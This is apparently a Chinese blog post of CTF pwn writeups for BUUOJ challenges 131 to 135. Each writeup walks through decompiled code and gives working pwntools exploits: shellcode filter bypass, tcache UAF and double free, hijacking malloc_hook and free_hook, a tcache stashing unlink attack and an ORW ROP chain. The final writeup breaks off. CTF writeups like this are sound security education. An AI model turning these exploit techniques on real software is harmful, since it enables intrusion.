buuoj Pwn writeup 131-135

原创

yongbaoii 于 2021-05-16 00:06:03 发布 188 收藏 1

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/114608875

131 starctf_2019_babyshell

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       No  0               2       ./131
```

```
__int64 __fastcall sub_400786(_BYTE *a1)
{
  _BYTE *i; // [rsp+18h] [rbp-10h]

  while ( *a1 )
  {
    for ( i = &unk_400978; *i && *i != *a1; ++i )
      ;
    if ( !*i )
      return 0LL;
    ++a1;
  }
  return 1LL;
}
```


这个一个对你输入的shellcode的一个判断，我们输入的shellcode的每个字节必须能在那个字符串中找到。

那个字符串是啥

```
.rodata:0000000000400978 aZzjLovesShellC db 'ZZJ loves shell_code,and here is a gift:'
.rodata:0000000000400978                                        ; DATA XREF: sub_400786+8↑o
```

但是说shellcode的每个字节都得在里面找到显然比较困难……

那我们想办法能否绕过那个判断
我们并不想进入这个判断，所以我们第一个字节就需要是'\x00'，那我们的想法就是能不能有什么指令，它不仅开头是\x00，还不会影响shellcode正常跑。

我找到的是'\x00z\x00'
实际的执行效果如下。

```
pwndbg> stack 10
00:0000| rsp  0x7ffe787b1500 —▸ 0x7f22ffa5d000 ◂— add    byte ptr [rdx], bh /* 0x2fb848686a007a00 */
... ↓
02:0010| rbp  0x7ffe787b1510 —▸ 0x4008f0 ◂— push   r15
03:0018|      0x7ffe787b1518 —▸ 0x7f22ff8a009b (__libc_start_main+235) ◂— mov    edi, eax
04:0020|      0x7ffe787b1520 ◂— 0x0
05:0028|      0x7ffe787b1528 —▸ 0x7ffe787b15f8 —▸ 0x7ffe787b2fd3 ◂— 0x5355003133312f2e /* './131' */
06:0030|      0x7ffe787b1530 ◂— 0x100000000
07:0038|      0x7ffe787b1538 —▸ 0x40084a ◂— push   rbp
08:0040|      0x7ffe787b1540 ◂— 0x0
09:0048|      0x7ffe787b1548 ◂— 0x8b3f5a593f1ce446
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
          0x400000           0x401000 r-xp     1000 0      /home/wuangwuang/Desktop/131
          0x600000           0x601000 r--p     1000 0      /home/wuangwuang/Desktop/131
          0x601000           0x602000 rw-p     1000 1000   /home/wuangwuang/Desktop/131
    0x7f22ff87c000     0x7f22ff89e000 r--p    22000 0      /usr/lib/x86_64-linux-gnu/libc-2.28.so
    0x7f22ff89e000     0x7f22ff9e6000 r-xp   148000 22000  /usr/lib/x86_64-linux-gnu/libc-2.28.so
    0x7f22ff9e6000     0x7f22ffa32000 r--p    4c000 16a000 /usr/lib/x86_64-linux-gnu/libc-2.28.so
    0x7f22ffa32000     0x7f22ffa33000 ---p     1000 1b6000 /usr/lib/x86_64-linux-gnu/libc-2.28.so
    0x7f22ffa33000     0x7f22ffa37000 r--p     4000 1b6000 /usr/lib/x86_64-linux-gnu/libc-2.28.so
    0x7f22ffa37000     0x7f22ffa39000 rw-p     2000 1ba000 /usr/lib/x86_64-linux-gnu/libc-2.28.so
    0x7f22ffa39000     0x7f22ffa3f000 rw-p     6000 0
    0x7f22ffa5d000     0x7f22ffa5e000 rwxp     1000 0
    0x7f22ffa5e000     0x7f22ffa5f000 r--p     1000 0      /usr/lib/x86_64-linux-gnu/ld-2.28.so
    0x7f22ffa5f000     0x7f22ffa7d000 r-xp    1e000 1000   /usr/lib/x86_64-linux-gnu/ld-2.28.so
    0x7f22ffa7d000     0x7f22ffa85000 r--p     8000 1f000  /usr/lib/x86_64-linux-gnu/ld-2.28.so
    0x7f22ffa85000     0x7f22ffa86000 r--p     1000 26000  /usr/lib/x86_64-linux-gnu/ld-2.28.so
    0x7f22ffa86000     0x7f22ffa87000 rw-p     1000 27000  /usr/lib/x86_64-linux-gnu/ld-2.28.so
    0x7f22ffa87000     0x7f22ffa88000 rw-p     1000 0
    0x7ffe78792000     0x7ffe787b5000 rw-p    23000 0      [stack]
    0x7ffe787fb000     0x7ffe787fe000 r--p     3000 0      [vvar]
    0x7ffe787fe000     0x7ffe787ff000 r-xp     1000 0      [vdso]
0xffffffffff600000 0xffffffffff601000 --xp     1000 0      [vsyscall]
```



```
pwndbg> x/100bx 0x7f22ffa5d000
0x7f22ffa5d000: 0x00    0x7a    0x00    0x6a    0x68    0x48    0xb8    0x2f
0x7f22ffa5d008: 0x62    0x69    0x6e    0x2f    0x2f    0x2f    0x73    0x50
0x7f22ffa5d010: 0x48    0x89    0xe7    0x68    0x72    0x69    0x01    0x01
0x7f22ffa5d018: 0x81    0x34    0x24    0x01    0x01    0x01    0x01    0x31
0x7f22ffa5d020: 0xf6    0x56    0x6a    0x08    0x5e    0x48    0x01    0xe6
0x7f22ffa5d028: 0x56    0x48    0x89    0xe6    0x31    0xd2    0x6a    0x3b
0x7f22ffa5d030: 0x58    0x0f    0x05    0x0a    0x00    0x00    0x00    0x00
0x7f22ffa5d038: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7f22ffa5d040: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7f22ffa5d048: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7f22ffa5d050: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7f22ffa5d058: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7f22ffa5d060: 0x00    0x00    0x00    0x00
```



```
0x7f22ffa5d000    add    byte ptr [rdx], bh
 ↓
0x7f22ffa5d000    add    byte ptr [rdx], bh
```

程序执行过来之后是这样的。

```
0x7f22ffa5d000    add    byte ptr [rdx], bh
0x7f22ffa5d003    push   0x68
0x7f22ffa5d005    movabs rax, 0x732f2f2f6e69622f
0x7f22ffa5d00f    push   rax
0x7f22ffa5d010    mov    rdi, rsp
0x7f22ffa5d013    push   0x1016972
0x7f22ffa5d018    xor    dword ptr [rsp], 0x1010101
0x7f22ffa5d01f    xor    esi, esi
0x7f22ffa5d021    push   rsi
0x7f22ffa5d022    push   8
0x7f22ffa5d024    pop    rsi
```


可以直接往下执行。

就可以了。

网上还有一种是'\x00j\x00'

```
0x7f71cdc70000    xchg   eax, esp
 ↓
0x7f71cdc70003    push   0x68
0x7f71cdc70005    movabs rax, 0x732f2f2f6e69622f
0x7f71cdc7000f    push   rax
0x7f71cdc70010    mov    rdi, rsp
0x7f71cdc70013    push   0x1016972
0x7f71cdc70018    xor    dword ptr [rsp], 0x1010101
0x7f71cdc7001f    xor    esi, esi
0x7f71cdc70021    push   rsi
0x7f71cdc70022    push   8
0x7f71cdc70024    pop    rsi
```


exp

```
from pwn import *

r=remote('node3.buuoj.cn',29348)
context.arch = "amd64"
r.recvuntil('plz:')
payload = '\x00j\x00' + asm(shellcraft.sh())
r.sendline(payload)

r.interactive()
```

132 SWPUCTF_2019_p1KkHeap

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Sy
mbols       Yes 0               3       ./132
```

有沙箱。

```
wuangwuang@wuangwuang-PC:~/Desktop$ seccomp-tools dump ./132
=================================================================================
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x09 0xc000003e  if (A != ARCH_X86_64) goto 0011
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x07 0x00 0x40000000  if (A >= 0x40000000) goto 0011
 0004: 0x15 0x06 0x00 0x0000003b  if (A == execve) goto 0011
 0005: 0x15 0x00 0x04 0x00000001  if (A != write) goto 0010
 0006: 0x20 0x00 0x00 0x00000024  A = count >> 32 # write(fd, buf, count)
 0007: 0x15 0x00 0x02 0x00000000  if (A != 0x0) goto 0010
 0008: 0x20 0x00 0x00 0x00000020  A = count # write(fd, buf, count)
 0009: 0x15 0x01 0x00 0x00000010  if (A == 0x10) goto 0011
 0010: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0011: 0x06 0x00 0x00 0x00000000  return KILL
```


菜单堆

add

```
{
  int v3; // [rsp+4h] [rbp-Ch]
  size_t size; // [rsp+8h] [rbp-8h]

  printf("size: ");
  size = (int)sub_1076("size: ", a2);
  if ( size > 0x100 )
    sub_E04("size: ", a2);
  v3 = sub_DA9();
  if ( v3 <= 7 )
  {
    qword_202100[v3] = malloc(size);
    dword_2020E0[v3] = size;
  }
  return puts("Done!");
}
```


最多申请八个，最大申请的大小不能超过0x100.

show

```
int sub_F58()
{
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  printf("id: ");
  v1 = sub_1076();
  if ( v1 > 7 )
    sub_E04();
  printf("content: ");
  puts((const char *)qword_202100[v1]);
  return puts("Done!");
}
```


edit

```
int sub_EC1()
{
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  printf("id: ");
  v1 = sub_1076();
  if ( v1 > 7 )
    sub_E04();
  printf("content: ");
  read(0, (void *)qword_202100[v1], (int)dword_2020E0[v1]);
  return puts("Done!");
}
```


free

```
int sub_FD1()
{
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  if ( dword_202020 <= 0 )
    sub_E04();
  printf("id: ");
  v1 = sub_1076();
  if ( v1 > 7 )
    sub_E04();
  free((void *)qword_202100[v1]);
  dword_2020E0[v1] = 0;
  --dword_202020;
  return puts("Done!");
}
```


释放之后没有清理指针，uaf。但是要注意的是清理了size。

而且只能free三次。

```
puts(
while ( dword_202024 > 0 )
{
  sub_10C5();
```

程序还有个限制，就是只能执行功能18次。
限制非常多。

```
fd = open("./logo", 4);
read(fd, &unk_202140, 0x10932uLL);
write(1, &unk_202140, 0x10932uLL);
write(1, asc_202040, 0x52uLL);
close(fd);
if ( mmap((void *)0x66660000, 0x1000uLL, 7, 34, -1, 0LL) != (void *)1717960704 )
  exit(-1);
memset((void *)0x66660000, 0, 0x1000uLL);
strcpy((char *)0x66660000, "SWPUCTF_p1Kk");
prctl(38, 1LL, 0LL, 0LL, 0LL);
v4 = 32;
```


这里还有奇怪的程序，分析一下，或许能够成为我们的切入点。

开头这段就是个打印输出的过程，把logo文件里的内容读到bss段上，然后输出来。
后面有个mmap，它用来直接申请空间，第一个参数是申请空间的地址，固定地址为0x66660000，大小为0x1000，权限为7，也就是0x111，也就是rwx。
那么我们就可以考虑向这一块空间写入shellcode，去orw。因为有沙箱。我们可以攻击malloc_hook，把它的地址写成shellcode的地址。

那么我们首先要泄露libc的地址。但是我们平常泄露地址就是通过unsorted bin，我们通过free chunk来填满tcache，然后再次释放进入unsorted bin，这样来泄露地址，但是这个题明显不行，因为我们只能free三次。那么我们怎么能利用tcache来泄露这个东西的地址。

我们首先要看一下tcache的源码。

```
/* We overlay this structure on the user-data portion of a chunk when
   the chunk is stored in the per-thread cache.  */
typedef struct tcache_entry
{
  struct tcache_entry *next;
} tcache_entry;

/* There is one of these for each thread, which contains the
   per-thread cache (hence "tcache_perthread_struct").  Keeping
   overall size low is mildly important.  Note that COUNTS and ENTRIES
   are redundant (we could have just counted the linked list each
   time), this is for performance reasons.  */
typedef struct tcache_perthread_struct
{
  char counts[TCACHE_MAX_BINS];
  tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;

static __thread bool tcache_shutting_down = false;
static __thread tcache_perthread_struct *tcache = NULL;
```

它的参数具体定义在了一个结构体

```
struct malloc_par
{
  /* Tunable parameters */
  unsigned long trim_threshold;
  INTERNAL_SIZE_T top_pad;
  INTERNAL_SIZE_T mmap_threshold;
  INTERNAL_SIZE_T arena_test;
  INTERNAL_SIZE_T arena_max;

  /* Memory map support */
  int n_mmaps;
  int n_mmaps_max;
  int max_n_mmaps;
  /* the mmap_threshold is dynamic, until the user sets
     it manually, at which point we need to disable any
     dynamic behavior. */
  int no_dyn_threshold;

  /* Statistics */
  INTERNAL_SIZE_T mmapped_mem;
  INTERNAL_SIZE_T max_mmapped_mem;

  /* First address handed out by MORECORE/sbrk.  */
  char *sbrk_base;

#if USE_TCACHE
  /* Maximum number of buckets to use.  */
  size_t tcache_bins;
  size_t tcache_max_bytes;
  /* Maximum number of chunks in each bucket.  */
  size_t tcache_count;
  /* Maximum number of chunks to remove from the unsorted list, which
     aren't used to prefill the cache.  */
  size_t tcache_unsorted_limit;
#endif
};
```

其中我们要注意到，tcache_count是无符号的，我们这里再次介绍泄露libc的方法。
我们先制造一个double free，然后这会导致chunk在tcache中形成一个链

然后我们不停的create，就会让那个count变成负数。但是因为无符号，那其实不是负数，那会变成一个很大的数，就导致什么呢，导致我们再次free的时候chunk会进入unsorted bin，这样就得到了libc的地址。

得到地址之后呢我们就好说了呀，我们可以直接tcache dup，攻击malloc hook，地址写上0x66660000。
这里呢我们又发现，当我们使用tcache poisoning的时候，我们需要create两次之际七年把malloc_hook的地址写进去，但是问题来了，当时我们还不知道libc的基地址，这咋办……

我们考虑去在之后攻击tcache的结构体。

exp

```
# -*- coding: utf-8 -*-
from pwn import *
context.arch='amd64'

#r = remote('node3.buuoj.cn',29515)
#libc = ELF("./64/libc-2.27.so")
r = process("./132")
libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.27-3ubuntu1.2_amd64/libc.so.
6")

def add(size):
    r.recvuntil('Choice:')
    r.sendline('1')
    r.recvuntil('size:')
    r.sendline(str(size))

def show(idx):
    r.recvuntil('Choice:')
    r.sendline('2')
    r.recvuntil('id:')
    r.sendline(str(idx))

def free(idx):
    r.recvuntil('Choice:')
    r.sendline('4')
    r.recvuntil('id:')
    r.sendline(str(idx))

def edit(idx,data):
    r.recvuntil('Choice:')
    r.sendline('3')
    r.recvuntil('id:')
    r.sendline(str(idx))
    r.recvuntil('content:')
    r.send(data)
#记得用send而不是sendline

add(0x100) #0
add(0x100) #1

#tcache_dup
free(1)
free(1)

show(1)
```

```
r.recvuntil('content: ')
first_chunk=u64(r.recv(6).ljust(8,'\x00'))
tcache_entry=first_chunk-0x360 + 0xc8
#这里减去0x360会得到堆的基地址，再加上0xc8就是0x100的chunk的entries在tcache中的偏移。
#因为tcache struct的前0x10的大小是chunk头，接下来的0x40是字节数量数组，然后的0x200就是0x40个堆的地址。0x100那里就是c8.

print(hex(tcache_entry))

gdb.attach(r)

add(0x100)# 2
edit(2,p64(tcache_entry))
add(0x100) #3
add(0x100) #4 get tcache_entry

rwx_add=0x66660000
edit(4,p64(rwx_add))#edit tcache_entry

add(0x100) #5 get rwx memory
#write shellcode
shellcode=shellcraft.amd64.open('flag')
shellcode+=shellcraft.amd64.read(3,0x66660300,64)
shellcode+=shellcraft.amd64.write(1,0x66660300,64)
edit(5,asm(shellcode))

free(0)
show(0)
r.recvuntil('content: ')
main_arena_xx = u64(r.recv(6).ljust(8,'\x00'))
malloc_hook = ((main_arena_xx & 0xfffffffffffff000) + (libc.sym['__malloc_hook'] & 0xfff))
libc_base = malloc_hook - libc.sym['__malloc_hook']

print(hex(libc_base))

edit(4,p64(malloc_hook)) # edit tcache_entry
add(0x100) #6 get malloc_hook
edit(6,p64(rwx_add))
#getflag
add(0x100)
r.interactive()
```

133 ciscn_2019_s_6

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   81 Sy
mbols   Yes     0               4       ./133
```


又是堆

堆堆。

```
int v1; // [rsp+4h] [rbp-3Ch]
void **v2; // [rsp+8h] [rbp-38h]
size_t size[5]; // [rsp+10h] [rbp-30h] BYREF
unsigned __int64 v4; // [rsp+38h] [rbp-8h]

v4 =    readfsqword(0x28u);
```

```
if ( heap_number > 12 )
{
  puts("Enough!");
  exit(0);
}
v1 = heap_number;
*((_QWORD *)&heap_addr + v1) = malloc(0x18uLL);
puts("Please input the size of compary's name");
__isoc99_scanf("%d", size);
*(_DWORD *)(*((_QWORD *)&heap_addr + heap_number) + 8LL) = size[0];
v2 = (void **)*((_QWORD *)&heap_addr + heap_number);
*v2 = malloc(LODWORD(size[0]));
puts("please input name:");
read(0, **((void ***)&heap_addr + heap_number), LODWORD(size[0]));
puts("please input compary call:");
read(0, (void *)(*((_QWORD *)&heap_addr + heap_number) + 12LL), 0xCuLL);
*(_BYTE *)(*((_QWORD *)&heap_addr + heap_number) + 23LL) = 0;
puts("Done!");
++heap_number;
return __readfsqword(0x28u) ^ v4;
```

show

```
unsigned __int64 show()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Please input the index:");
  __isoc99_scanf("%d", &v1);
  getchar();
  if ( *((_QWORD *)&heap_addr + v1) )
```

```
  {
    puts("name:");
    puts(**((const char ***)&heap_addr + v1));
    puts("phone:");
    puts((const char *)(*((_QWORD *)&heap_addr + v1) + 12LL));
  }
  puts("Done!");
  return __readfsqword(0x28u) ^ v2;
}
```


平平无奇。

call

```
unsigned __int64 call()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Please input the index:");
  __isoc99_scanf("%d", &v1);
  if ( *((_QWORD *)&heap_addr + v1) )
    free(**((void ***)&heap_addr + v1));
  puts("You try it!");
  puts("Done");
  return __readfsqword(0x28u) ^ v2;
}
```


没有清理指针，有uaf。

uaf的话思路也比较简单，就tcache dup，然后劫持free_hook就好了。

```python
from pwn import*

r = remote("node3.buuoj.cn", 29462)
libc = ELF("./64/libc-2.27.so")

#r = process("./133")
#libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.27-3ubuntu1.2_amd64/libc.so
.6")

context.log_level = "debug"

def add(size, name):
    r.sendlineafter("choice:", "1")
    r.sendlineafter("Please input the size of compary's name\n", str(size))
    r.sendafter("please input name:\n", name)
    r.sendlineafter("please input compary call:", "1234")

def show(index):
    r.sendlineafter("choice:", "2")
    r.sendlineafter("Please input the index:\n", str(index))

def call(index):
    r.sendlineafter("choice:", "3")
    r.sendlineafter("Please input the index:\n", str(index))

#gdb.attach(r)

add(0x430, "aaaa") #0
add(0x20, "bbbb") #1
call(0)
show(0)
main_arena_xx = u64(r.recvuntil("\x7f")[-6:].ljust(8, "\x00"))
malloc_hook = ((main_arena_xx & 0xfffffffffffff000) + (libc.sym['__malloc_hook'] & 0xfff))
libc_base = malloc_hook - libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym['__free_hook']
system_addr = libc_base + libc.sym['system']

print hex(libc_base)

call(1)
call(1)
#tcache dup
add(0x20, p64(free_hook)) #2
add(0x20, '/bin/sh\x00') #3
add(0x20, p64(system_addr)) #4

call(3)

r.interactive()
```

134 [2020 新春红包题]3

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   No Sy
mbols       No  0               2       ./134
```

```
unsigned int sub_11D5()
{
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  qword_4058 = (__int64)malloc(0x1000uLL);
  if ( !qword_4058 )
  {
    puts("What?");
    exit(-1);
  }
  qword_4050 = qword_4058 & 0xFFFFFFFFFFFFF000LL;
  return alarm(0x1Eu);
}
```


进去先申请空间，申请了0x1000，fd的地址保存在了4058，chunk头的地址保存在了4050.

沙箱又开了。

```
uangwuang@wuangwuang-PC:~/Desktop$ seccomp-tools dump ./134
xynm : I am xynm.
xynm : I have gained 5 kilograms after Chinese New Year.
xynm : But I get a lot of red packets!
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x09 0xc000003e  if (A != ARCH_X86_64) goto 0011
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x07 0x00 0x40000000  if (A >= 0x40000000) goto 0011
 0004: 0x15 0x06 0x00 0x0000003b  if (A == execve) goto 0011
 0005: 0x15 0x00 0x04 0x00000001  if (A != write) goto 0010
 0006: 0x20 0x00 0x00 0x00000024  A = count >> 32 # write(fd, buf, count)
 0007: 0x15 0x00 0x02 0x00000000  if (A != 0x0) goto 0010
 0008: 0x20 0x00 0x00 0x00000020  A = count # write(fd, buf, count)
 0009: 0x15 0x01 0x00 0x00000010  if (A == 0x10) goto 0011
 0010: 0x06 0x00 0x00 0x7fff0000  return ALLOW
```


看看各项功能。

```
  if ( v4 == 1 )
  {
    if ( qword_4018 <= 0 )
      sub_14FB();
    a1 = (__int64)v3;
    get(v3);
    --qword_4018;
  }
```

能申请28次。

最多17个chunk。

```
if ( v5 != 16 && v5 != 240 && v5 != 768 && v5 != 1024 )
  sub_14FB();
*(_QWORD *)(16LL * v4 + a1) = calloc(1uLL, v5);
*(_DWORD *)(a1 + 16LL * v4 + 8) = v5;
printf("Please input content: ");
v2 = read(0, *(void **)(16LL * v4 + a1), *(int *)(16LL * v4 + a1 + 8));
if ( v2 <= 0 )
  sub_14FB();
*(_BYTE *)(v2 - 1LL + *(_QWORD *)(16LL * v4 + a1)) = 0;
return puts("Done!");
```



```
char v3[268]; // [
int v4; // [rsp+10
```

地址跟大小居然存在了栈里面。

```
int __fastcall throw(__int64 a1)
{
  unsigned int v2; // [rsp+1Ch] [rbp-4h]

  printf("Please input the red packet idx: ");
  v2 = input();
  if ( v2 > 0x10 || !*(_QWORD *)(16LL * v2 + a1) )
    sub_14FB();
  free(*(void **)(16LL * v2 + a1));
  return puts("Done!");
}
```


uaf

change

```
int __fastcall sub_1740(__int64 a1)
{
  int v2; // [rsp+18h] [rbp-8h]
  unsigned int v3; // [rsp+1Ch] [rbp-4h]

  if ( qword_4010 <= 0 )
    sub_14FB();
  --qword_4010;
  printf("Please input the red packet idx: ");
  v3 = input();
  if ( v3 > 0x10 || !*(_QWORD *)(16LL * v3 + a1) )
    sub_14FB();
  printf("Please input content: ");
  v2 = read(0, *(void **)(16LL * v3 + a1), *(int *)(16LL * v3 + a1 + 8));
  if ( v2 <= 0 )
    sub_14FB();
  *(_BYTE *)(v2 - 1LL + *(_QWORD *)(16LL * v3 + a1)) = 0;
  return puts("Done!");
}
```


换

里面的内容，而且只能换一次。

```
int __fastcall watch(__int64 a1)
{
  unsigned int v2; // [rsp+1Ch] [rbp-4h]

  printf("Please input the red packet idx: ");
  v2 = input();
  if ( v2 > 0x10 || !*(_QWORD *)(16LL * v2 + a1) )
    sub_14FB();
  puts(*(const char **)(16LL * v2 + a1));
  return puts("Done!");
}
```


输出内容。

思路呢其实跟上面那个题差不多，但是问题就是edit只能一次。
这个题也是经典的Tcache stash unlink attack
我们的利用思路是什么。
因为开了沙箱，我们必须orw，rop布置在栈上，那么我们怎么跳过去，可以借助malloc_hook，再配合一些gadget。
那么我们常规思路通过uaf来tcache posioning.劫持malloc_hook,来达到效果，但是我们这道题都是calloc，它不从tcache上面申请chunk，但是有后门函数，但是需要绕过。
后门那里给出了malloc，但是有检查，要求我们必须tcache中的count大于6，这个时候我们就没办法tcache posioning。那么我们的想法是能不能通过某些手段将count写一个大数字。
在libc-2.23的时候我们接触过一种攻击手段叫unsorted bin attack。它的最终效果就是能在一个地方写一个大数，但是很可惜2.26之后开始检查unsorted链表的完整性，这个攻击手段就失效了。
那么咋整，我们在libc-2.29引入了一种新的利用手法也可以达到这种效果，叫tcache unlink stashing attack。
这种攻击的场景是我们请求申请一个大小为size的chunk，此时堆中有空闲的small bin(两个)，根据small bin的FIFO，会对最早释放的small bin进行unlink操作，在unlink之前会有链表的完整性检查__glibc_unlikely (bck->fd != victim)，在将这个堆块给用户之后，如果对应的tcache bins的数量小于最大数量，则剩余的small bin将会被放入tcache，这时候放入的话没有完整性检查，即不会检查这些small bin的fd和bk。在放入之前会有另一次unlink，这里的bck->fd = bin;产生的结果是将bin的值写到了*(bck+0x10)，我们可以将bck伪造为target_addr-0x10，bin为libc相关地址，则可以向target_addr写入bin，攻击结果和unsored bin attack的结果类似。

那么我们这道题的整个利用手段就有了。

```python
from pwn import *

r = remote("node3.buuoj.cn", 26748)

context(log_level = 'debug', arch = 'amd64', os = 'linux')
elf = ELF("./134")
libc = ELF('./64/libc-2.29.so')
one_gadget_19 = [0xe237f, 0xe2383, 0xe2386, 0x106ef8]

menu = "Your input: "
def add(index, choice, content):
 r.recvuntil(menu)
 r.sendline('1')
 r.recvuntil("Please input the red packet idx: ")
 r.sendline(str(index))
 r.recvuntil("How much do you want?(1.0x10 2.0xf0 3.0x300 4.0x400): ")
 r.sendline(str(choice))
 r.recvuntil("Please input content: ")
 r.send(content)

def delete(index):
 r.recvuntil(menu)
 r.sendline('2')
 r.recvuntil("Please input the red packet idx: ")
 r.sendline(str(index))


def edit(index, content):
 r.recvuntil(menu)
 r.sendline('3')
 r.recvuntil("Please input the red packet idx: ")
 r.sendline(str(index))
 r.recvuntil("Please input content: ")
 r.send(content)

def show(index):
 r.recvuntil(menu)
```

```
 r.sendline('4')
 r.recvuntil("Please input the red packet idx: ")
 r.sendline(str(index))

for i in range(7):
 add(0,4,'Chunk0')
 delete(0)

for i in range(6):
 add(1,2,'Chunk1')
 delete(1)


show(0)
last_chunk_addr = u64(r.recvuntil('\n').strip().ljust(8, '\x00'))
heap_addr = last_chunk_addr - 0x26C0
success("heap_base:"+hex(heap_addr))

add(2,4,'Chunk2')
add(3,3,'Chunk3')
delete(2)
show(2)
malloc_hook = u64(r.recvuntil('\n').strip().ljust(8, '\x00')) - 0x60 - 0x10
libc.address = malloc_hook - libc.sym['__malloc_hook']
success("libc:"+hex(libc.address))


add(3,3,'Chunk3')
add(3,3,'Chunk3') #get smallbin1

add(4,4,'Chunk4')
add(5,4,'Chunk5')
delete(4)
add(5,3,'Chunk5')
add(5,3,'Chunk5') # get smallbin2


payload='\x00'*0x300+p64(0)+p64(0x101)+p64(heap_addr+0x37E0)+p64(heap_addr+0x250+0x10+0x800-0x10)
edit(4,payload)

add(3,2,'Chunk_3') # get smallbin


pop_rdi_ret = libc.address + 0x26542
pop_rsi_ret = libc.address + 0x26f9e
pop_rdx_ret = libc.address + 0x12bda6
file_name_addr = heap_addr + 0x4A40
flag_addr = file_name_addr + 0x200
ROP_chain  = '/flag\x00\x00\x00'
ROP_chain += p64(pop_rdi_ret)
ROP_chain += p64(file_name_addr)
ROP_chain += p64(pop_rsi_ret)
ROP_chain += p64(0)
ROP_chain += p64(libc.symbols['open'])
ROP_chain += p64(pop_rdi_ret)
ROP_chain += p64(3)
ROP_chain += p64(pop_rsi_ret)
ROP_chain += p64(flag_addr)
ROP_chain += p64(pop_rdx_ret)
```

```
ROP_chain += p64(0x40)
ROP_chain += p64(libc.symbols['read'])
ROP_chain += p64(pop_rdi_ret)
ROP_chain += p64(1)
ROP_chain += p64(pop_rsi_ret)
ROP_chain += p64(flag_addr)
ROP_chain += p64(pop_rdx_ret)
ROP_chain += p64(0x40)
ROP_chain += p64(libc.symbols['write'])

add(4,4,ROP_chain)

leave_ret = libc.address + 0x58373
r.recvuntil('Your input: ')
r.sendline('666')
r.recvuntil('What do you want to say?')
r.sendline('A'*0x80 + p64(file_name_addr) + p64(leave_ret))

r.interactive()
```

135 hitcon_2018_children_tcache

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Sy
mbols       Yes 1               4       ./135
```

add

```
unsigned __int64 size; // [rsp+18h] [rbp-2028h]
char s[8216]; // [rsp+20h] [rbp-2020h] BYREF
